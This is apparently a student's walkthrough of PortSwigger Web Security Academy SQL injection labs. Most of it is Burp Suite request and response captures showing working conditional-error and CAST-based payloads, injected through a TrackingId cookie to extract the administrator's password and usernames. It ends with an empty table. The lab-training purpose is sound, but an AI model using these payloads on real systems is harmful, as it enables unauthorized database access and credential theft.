
- Method: GET
- URL: / HTTP/2
- Host: 0a9700a7035fc1a0801708eb003e00eb.web-security-academy.net
- Cookie: TrackingId=75FKYGNwK05V8KnU'+'+(SELECT CASE WHEN (1=1) THEN TO\_CHAR(1/0) ELSE NULL END FROM users where username='administrator' and substr(password,1,1)='a') ||'--' ; session=0Tzap8ur810jLwPyJyUJCCJF80C4Y3AA
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/140.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Referer: https://portswigger.net/
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: cross-site
- Sec-Fetch-User: ?1
- Priority: u=0, i
- Te: trailers

**Response:**

- Status: HTTP/2 200 OK
- Content-Type: text/html; charset=utf-8
- X-Frame-Options: SAMEORIGIN
- Content-Length: 11419
- HTML Content: The response body contains HTML markup, including a <title>Blind SQL injection with conditional errors</title> and a <script> tag pointing to /resources/labheader/js/labHeader.js.


## Setting up Burp Intruder – Positions:-


Configuring the attack positions in Burp Intruder to automate the extraction of the password characters sequentially.



## Pitchfork Attack Configuration:-


Setting up a Pitchfork attack to synchronize two payload sets: one for the character position (1-20) and the other for character brute-forcing.





## Intruder Throttling Warning:-

A standard notification from the Burp Suite Community Edition indicating the demo version includes rate-limiting/time-throttling during automated attacks.



## Lab3:-

### Introduction:-

### Objective

The primary objective of this lab is to exploit a visible error-based SQL injection (SQLi) vulnerability within the application's tracking

cookie. By triggering database-level errors, sensitive data is leaked in the application's response, allowing the extraction of the administrator user's password and successful unauthorized access to the account.

## Methodology & Vulnerability Assessment

**Vulnerable Parameter:** The application utilizes an analytics tracking cookie (TrackingId) which is processed directly within a backend SQL query without proper sanitization or parameterized queries.

**Vulnerability Type:** Blind SQL Injection with Visible Error-Based Exfiltration. Although standard query results are not directly reflected on the page, the application fails to gracefully handle database exceptions, thereby exposing detailed error messages containing the results of injected subqueries.

**Target Schema:** \* **Table:** users


**Columns:** **username, password**

**Target Account:** **administrator**

---


## Initial HTTP Request Capture:-

Capturing the initial HTTP request using Burp Suite Proxy to inspect the application traffic and locate the analytics cookie parameter.



## Normal Application Behavior:-

Sending the request with the valid, unmodified TrackingId cookie. The application responds with a 200 OK status code, indicating normal execution without triggering any backend database errors.



## Triggering a Database Error via Single Quote

Injecting a single quote (') into the TrackingId parameter to disrupt the SQL query syntax. The application fails to handle the exception gracefully, returning a 500 Internal Server Error which confirms the presence of an error-based SQL injection vulnerability.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId=momNuqSouVcKIVMA'; session=ixv1rRqyG1cnrkZGieuy2AttL2IJIKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101   Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2537 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labs.css rel=stylesheet&gt; 12 &lt;title&gt;   Visible error-based SQL injection 13 &lt;/title&gt; 14 &lt;!--LAB_HEAD_END--&gt; 15 &lt;script src=/resources/labheader/js/labHeader.js"&gt; 16 &lt;!--LAB_HEADER_START--&gt; </pre> |

## Restoring Query Syntax:-

Appending a comment delimiter (--) to the tracking cookie to balance the query structure and restore normal application flow, proving that the parameter is directly concatenated into the backend SQL statement.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId=momNuqSouVcKIVMA'--; session=ixv1rRqyG1cnrkZGieuy2AttL2IJIKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101   Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 11486 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labsEcommerce.css rel=stylesheet&gt; 12 &lt;title&gt;   Visible error-based SQL injection 13 &lt;/title&gt; 14 &lt;!--LAB_HEAD_END--&gt; 15 &lt;body&gt; 16 &lt;script src=/resources/labheader/js/labHeader.js"&gt;   &lt;/script&gt; </pre> |

Done

Event log All issues

## Executing a Subquery with CAST:-

Injecting an error-based payload using the CAST() function along with a subquery: ' AND CAST((SELECT 1) AS int)--. This causes a runtime conversion error if the subquery returns valid data.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId=nomNuqSouVcKIVMA'AND CAST((SELECT 1) AS int)--; session=ixv1rRqyG1cnrkZG1euY2AttL2I3IKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2435 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labs.css rel=stylesheet&gt; 12 &lt;title&gt; 13     Visible error-based SQL injection 14 &lt;/title&gt; 15 &lt;/head&gt; 16 &lt;!--LAB_HEAD_END--&gt; 17 &lt;script src=/resources/labheader/js/LabHeader.js"&gt; 18 &lt;/script&gt; 19 &lt;!--LAB_HEADER_START--&gt; </pre> |

## Validating Boolean Condition in Error-Based Context:-

Modifying the payload to ' AND 1=CAST((SELECT 1) AS int)-- to evaluate the condition. The resulting 200 OK or internal server error behaviour allows verifying the database structure iteratively.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId=nomNuqSouVcKIVMA'AND 1=CAST((SELECT 1) AS int)--; session=ixv1rRqyG1cnrkZG1euY2AttL2I3IKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 11486 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labsEcommerce.css rel=stylesheet&gt; 12 &lt;title&gt; 13     Visible error-based SQL injection 14 &lt;/title&gt; 15 &lt;/head&gt; 16 &lt;!--LAB_HEAD_END--&gt; 17 &lt;body&gt; 18 &lt;script src=/resources/labheader/js/LabHeader.js"&gt; 19 &lt;/script&gt; </pre> |

## Querying the users Table:-

Injecting a subquery designed to retrieve data from the target schema: ' AND 1=CAST((SELECT username FROM users) AS int)--.



| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId=momNuq5ouVcKIVMA' AND 1=CAST((SELECT username FROM users) AS int)--; session=ixv1rQyG1cnrkZG1euY2AttL2IJIKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2623 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labs.css rel=stylesheet&gt; 12 &lt;title&gt; 13 Visible error-based SQL injection 14 &lt;/title&gt; 15 &lt;/head&gt; 16 &lt;!--LAB_HEAD_END--&gt; 17 &lt;script src="/resources/labheader/js/LabHeader.js"&gt; 18 &lt;/script&gt; 19 &lt;!--LAB_HEADER_START--&gt; </pre> |

## Moving the Injection Point to the TrackingId Value:-

Shifting the injection point immediately after the tracking cookie string to structure the subquery payload properly within the vulnerable SQL statement.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET / HTTP/2 2 Host: 0a32009b03667e0c817d392000bb0037.web-security-academy.net 3 Cookie: TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--; session=ixv1rQyG1cnrkZG1euY2AttL2IJIKmA 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://portswigger.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: cross-site 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers 16 17 </pre> | <pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2421 5 6 &lt;!DOCTYPE html&gt; 7 &lt;html&gt; 8 &lt;!--LAB_HEAD_START--&gt; 9 &lt;head&gt; 10 &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11 &lt;link href=/resources/css/labs.css rel=stylesheet&gt; 12 &lt;title&gt; 13 Visible error-based SQL injection 14 &lt;/title&gt; 15 &lt;/head&gt; 16 &lt;!--LAB_HEAD_END--&gt; 17 &lt;script src="/resources/labheader/js/LabHeader.js"&gt; 18 &lt;/script&gt; 19 &lt;!--LAB_HEADER_START--&gt; </pre> |

## Enumerating Usernames with LIMIT 1:-

Leaking the first entry from the user table using the LIMIT 1 clause: ' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--. The resulting 500 error will visibly expose the retrieved value (such as the administrator username).

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
